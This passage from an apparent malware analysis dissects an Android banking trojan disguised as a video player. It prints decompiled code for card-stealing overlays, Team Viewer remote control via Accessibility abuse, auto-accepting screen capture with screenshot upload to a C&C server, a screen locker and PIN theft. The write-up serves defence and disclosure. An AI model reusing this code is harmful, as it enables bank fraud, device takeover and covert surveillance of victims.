          String value: com.[redacted]banktr.[redacted]mobil(card)
          String value: com.google.android.gm
        Key: app_list
```


For example, in this case, the bot notifies the C&C 3 interesting mobile apps are installed.
When an app among this list is launched, the bot requests the C&C an HTML page to overlay.



```
GET /favicon.ico HTTP/1.1
Host: rheacollier31532.website
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Linux; Android 8.0.0; Android SDK built for x86_64 Build/OSR1.180418.026; wv
Version/4.0 Chrome/69.0.3497.100 Mobile Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://rheacollier31532.website/storage/injects/inj/com.[redacted]banktr.[redacted]mobil(card)/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: XSRF-
TOKEN=eyJpdiI6IktSUFVSNzhleHNTNFJRUTBpZ3FHN3c9PSIsInZhbHVlIjoiSGxpQUhhT1wvSjVjM01tZ0FsXC9YdUltSjkxbk9
NMakFiQW9JZWt6UWFpMHJpb1dkYnFBS2l0bCtRPT0iLCJtYWMiOiJlNDFlNjA3OTM0NWY0ZTkwZThiMzlhZDRiNWJkODQxNjNhNmE
;
laravel_session=eyJpdiI6ImNFd08rNG5ybGttTjdOT0lPNUhmRVE9PSIsInZhbHVlIjoiODRzWUF2VDMrVXBaT3hZS3BIMTlqe
SENXVm13aXdldDZoTXFcL2E5QTNNMEU3WFhDR1QxMGdnPT0iLCJtYWMiOiJiYjJlMDdkY2QwODFhNTEzYTU5MjVmZGE1OTY0Mzc1N
In0%3D
X-Requested-With: com.friend.bronze

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 17 Jan 2022 09:47:34 GMT
Content-Type: image/x-icon
Content-Length: 15086
Connection: close
Last-Modified: Mon, 02 Nov 2020 21:42:10 GMT
ETag: "5fa07d32-3aee"
Accept-Ranges: bytes

......00.... ..%..6...  .... ......%........ .h....6..(...0...`..... ......
$.............................................................................................P......
.....................................................................................................
\...O...H...Q...?...4...2...2...4...=...N...D...I...S...e...~@..{
.....................................................................................................
1...&...#...'...;...,...&...'...&...%...*...9...%..."...%...0...=...T...lQot\
..............................................................................................S..U..
%...%...%...+...<...$...$...
$...#...#...=...A...E..._6...........................................................................
$...&...&...&...&...@.......&...#...$...%...+...=...$...$...$...$..."...6...1...+...9...Il..g
.....................................................................g...L...1...$...'...1...;...(..
```

In this network capture, the bot requests an HTML page to display above the bank’s application.

From victim’s point of view, everything happens fast and it is not easy to detect something fishy is happening: the victim opens his/her mobile banking app. S/he will perhaps notice a quick screen flickering: this occurs when the bot has downloaded the attacker’s HTML and overlays it on top of the real app. See below an example of overlay.




Beware the malicious overlay! This screenshot was taken on an infected Android emulator. If we are cautious, we can spot the trick here because the overlay is not perfect: the real app is running behind (we see the real logo at the top) and the malicious page is overlaid in front. This is actually not an image but an entire HTML page, with hard-coded embedded logo images, layout and JavaScript. The card number, expiration date & CVV are sent back to the C&C.

Team Viewer component


The bot support “teamViewerOptions” command which triggers the Team Viewer app to remotely access and control the victim’s smartphone. The C&C sends a username and password, and the bot (1) launches the Team Viewer app (if necessary), (2) accepts the EULA displayed by KLMS Agent on Samsung devices (security framework), (3) enters username and password in Team Viewer and (4) finally connects to the remote end.

This functionality heavily relies on using (abusing) the Accessibility Service.



```
if(service.getNode(nodeinfo, "com.samsung.klmsagent:id/checkBox1", true) == null && (service.findButtonAndClick(nodeinfo
    d.do_log_debug("com.samsung.klmsagent click eula_bottom_confirm_agree", new Object[0]);
    return true;  // confirm EULA of KLMS agent (KNOX Security on Samsung devices)
}

if((appid.equalsIgnoreCase("com.samsung.klmsagent")) && service.getNode(nodeinfo, "com.samsung.klmsagent:id/agree_layout
    service.sleep(100L);
    service.findButtonAndClick(nodeinfo, "com.samsung.klmsagent:id/eula_bottom_confirm_agree", true);
    d.do_log_debug("com.samsung.klmsagent click eula_bottom_confirm_agree 2", new Object[0]);
    return true;  // confirm agreement
}

if(service.getNode(nodeinfo, "com.teamviewer.host.market:id/host_assigned_connection_state", true) != null) {
    service.sleep(1000L);  // team viewer is already launched and connected.
    d.do_log_debug("tttteamviewer connected success and app hidden", new Object[0]);
    service.removeCallbacks();
    this.setOpenAndConnectStatus(ConnectStatus_a.DISABLED, ConnectStatus_a.ENABLED);  // second argument is connect stat
    return true;
}

AccessibilityNodeInfo username_node = service.getNode(nodeinfo, "com.teamviewer.host.market:id/host_assign_device_userna
AccessibilityNodeInfo device_password_node = service.getNode(nodeinfo, "com.teamviewer.host.market:id/host_assign_device
if(username_node != null && (username_node.isEditable())) {
    Bundle v5 = new Bundle();
    v5.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", TeamViewerComponent.tw_username);
    username_node.performAction(AccessibilityNodeInfo.ACTION_SET_TEXT, v5);  // set the username in Team Viewer
}

if(device_password_node != null && (device_password_node.isEditable())) {
    Bundle bundle = new Bundle();
    bundle.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", TeamViewerComponent.tw_password);
    device_password_node.performAction(AccessibilityNodeInfo.ACTION_SET_TEXT, bundle);  // set password
}

if(username_node != null && device_password_node != null && !TextUtils.isEmpty(TeamViewerComponent.tw_username) && !Text
    this.setOpenAndConnectStatus(ConnectStatus_a.ENABLED, ConnectStatus_a.ENABLED);  // open communication
    d.do_log_debug("tttteamviewer connect button click", new Object[0]);
    PermissionsActivity.gotoHome(this.getCtx());
    return true;
```

Decompiled code of the malware’s team viewer component. The Accessibility Service is used to see which node/view is currently displayed, locate the relevant button and automatically click on it. Team Viewer is automatically configured by automatically entering username/password inside the right text views of the application.



Use Video Player?


Video Player needs to:

- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.
- **Observe text you type**
  Includes personal data such as credit card numbers and passwords.
- **Perform gestures**
  Can tap, swipe, pinch, and perform other gestures.

To abuse Accessibility Services, the malware requests initial permissions. Yes, in theory, an end-user should not click “OK” to such a request, but let’s be honest, there are many pop-ups on a smartphone & it’s not always clear to the end-user what they are authorizing. That’s how we end up with an infected smartphone…

Disabling notifications

The C&C sends a command “disabledPackages” with a list of package names to disable notifications for. The bot processes those packages one by one, launches the notification settings panel and uses the Accessibility Service API to ensure the notification switch for the app is turned off.


```
public boolean disableNotifications(InjAccessibilityService service, AccessibilityEvent event, String arg11) {
    if(event != null && event.getSource() != null) {
        if(!this.isNotifSetttingsEvent(event)) {
            return false;
        }

        AccessibilityNodeInfo eventNode = event.getSource();
        AccessibilityNodeInfo switchbar = service.getNode(eventNode, "com.android.settings:id/switch_bar", true);
        if(switchbar == null || !switchbar.getClassName().equals("android.widget.Switch")) {
            switchbar = service.getNode(eventNode, "com.android.settings:id/switch_widget", true);  // get the switch
        }

        if(switchbar == null) {
            return false;
        }

        if((switchbar.isCheckable()) && (switchbar.isChecked())) {
            service.performClick(switchbar, "click notification switch");  // if the switch is already clicked, then clic
            this.processNextApp();
            return true;
        }

        if((switchbar.isCheckable()) && !switchbar.isChecked()) {
            this.processNextApp();  // the switch is not checked, so notifications are disabled
            return true;
        }
    }

    return false;
}
```

This is the part of the bot’s code that disables notification for an app. The bot opens the notification settings for a given app. At this point, the method above gets called. It checks whether the notification switch is already checked or not. If checked, it unchecks it. If not checked, it leaves it unchecked and continues to the next app.

Screencast component

The C&C may also send a “showScreen” which is implemented by the Screencast component of the bot.


First of all, if the device is locked, the bot broadcasts a swipe action to unlock.

```
Intent intent = new Intent(InjAccessibilityService.broadcast_swipe_unlock);  //
"broadcast_swipe_to_unlock_action"intent.putExtra("task",
669);Context.this.sendBroadcast(intent);
```

Then, it starts an activity that initiates screen capture.


```
if(!this.active && this.mediaprojectmgr != null) {
activity.startActivityForResult(this.mediaprojectmgr.createScreenCaptureIntent(),
0x1E240);  }
```

This should normally prompt the end user if s/he accepts screen capture: the bot handles this and automatically accepts it on user’s behalf.



```
public void onAccessibilityEvent(InjAccessibilityService service, AccessibilityEvent event, String arg10) {
    d.do_log_debug(ScreencastComponent.a + "onAccessibilityEvent() -> event: " + event, new Object[0]);
    if(!"com.android.systemui".equals(arg10)) {
        return;
    }

    if(!"android.app.AlertDialog".equals(event.getClassName().toString()) && !event.getClassName().toString().contains("MediaProjectionPerm
        return;
    }

    if(!InjAccessibilityService.a(event).contains("Video Pl") && !InjAccessibilityService.a(event).contains("Host")) {
        return;
    }

    AccessibilityNodeInfo nodeinfo = service.getNode(event.getSource(), "com.android.systemui:id/remember", true);
    if(nodeinfo != null && (nodeinfo.isCheckable()) && !nodeinfo.isChecked()) {
        service.performClick(nodeinfo, "remember this choose");  // remember choice
    }

    d.do_log_debug(ScreencastComponent.a + "onAccessibilityEvent() -> Click button", new Object[0]);
    service.findButtonAndClick(event.getSource(), "android:id/button1", true);
}
```

When a screen capture is requested, the system normally displays a system UI pop-up asking for confirmation. The code above checks this is the confirmation pop-up, that it requests screen capture for the Video Player (the sample poses as a Video Player app) and automatically confirms & remembers the choice.
When a screenshot is ready, it is sent to the C&C in base64 format.



```
public void logScreenCapBase64(byte[] image_bytes) {
    HashMap image = new HashMap();
    image.put("img", "data:image/jpg;base64," + Base64.encodeToString(image_bytes, 0));
    try {
        if(this.getLConfig().setValue("device/screen", image).getHttpResponse().getHttpCode() == 403) {
            this.stopScreencast();  // stop screen cast if we failed to upload the image
        }
    }
    catch(e v5) {
        v5.printStackTrace();
    }

    try {
        Thread.sleep(1000L);
    }
```

Encode bitmap in Base64 and send it to C&C. If upload fails, stop screen cast service. Unless an error occurs, a new screenshot will be taken in a second. This can get pretty intensive and slow down the phone, which probably explains why the bot displays a fake notification saying the phone is currently updating Google Play!

```
this.startForeground(0x74A, new
Notification.Builder(this.getApplicationContext()).setContentTitle("Google").setConten
 Google Play Service").setSmallIcon(0x7F050001).setProgress(0, 100, true).build());
```

Locker component

When the bot receives the “locked” command with a flag set to True, it sets the ringer to silent mode and displays an activity meant to have the victim believe a recovery is under progress. The displayed messages are initially the following:

```
Android system corrupted files recovery <3e>Kernel version 2.1.0.3DO NOT TURN THE
SYSTEM OFF
```

The mechanism to lock the device is simple: the message is displayed *full screen*, without navigation buttons, and the *bot prevents any window focus change*. This results in the user being locked on the given screen.


```
private void fullScreen() {
this.getWindow().getDecorView().setSystemUiVisibility(0xF06); //
SYSTEM_UI_FLAG_FULLSCREEN=4 | SYSTEM_UI_FLAG_HIDE_NAVIGATION=2}public void
onWindowFocusChanged(boolean arg5) {        super.onWindowFocusChanged(arg5);
if(arg5) {    this.fullScreen();  }}
```

When the C&C sends a “locked” command with flag to False, the bot simply kills the locking activity and the victim may resume its usage of the phone.

PIN code component

When the bot receives a “action_request_pin” command, it tries to steal the victim’s PIN. Depending on the device, it asks the victim to set a new password and steals it by monitoring the Accessibility API, or it steals the current PIN by overlaying a fake PIN code request window.

If the C&C provides a “approvedPin” command, the bot will additionally try to modify the current PIN with the new value selected by the C&C.




```
public void doComponentTask(GenericMap_m command) {
    super.doComponentTask(command);
    String thepin = null;
    Boolean action_req_pin = SearchMap_e.getValueIfexists(command, "action_request_pin") ? Boolean.valueOf(
    if(action_req_pin != null && (action_req_pin.booleanValue()) || (PincodeComponent.pin_is_set) && (!Pinc
        if(Build.MANUFACTURER.equalsIgnoreCase("samsung")) {
            PincodeComponent.pin_is_set = true;
            this.lastRun = System.currentTimeMillis();
            if(BotSharedPrefs_c.getUser_present(this.getCtx())) {
                Intent setNewPassActivity = new Intent("android.app.action.SET_NEW_PASSWORD");
                this.getCtx().startActivity(setNewPassActivity);
            }
        }
        else if(Build.MANUFACTURER.equalsIgnoreCase("huawei")) {
            PincodeComponent.pin_is_set = true;
            if(BotSharedPrefs_c.getUser_present(this.getCtx())) {
                this.getPinByInjection(AppCredentials.huaweiSettingsPinAppId);
            }
        }
    }

    if(SearchMap_e.getValueIfexists(command, "approvedPin")) {
        thepin = command.get("approvedPin").getString();
    }

    if(!TextUtils.isEmpty(thepin)) {
        BotSharedPrefs_c.set_pin_code(this.getCtx(), thepin);
    }
}
```

Task of the PIN code component

Install component

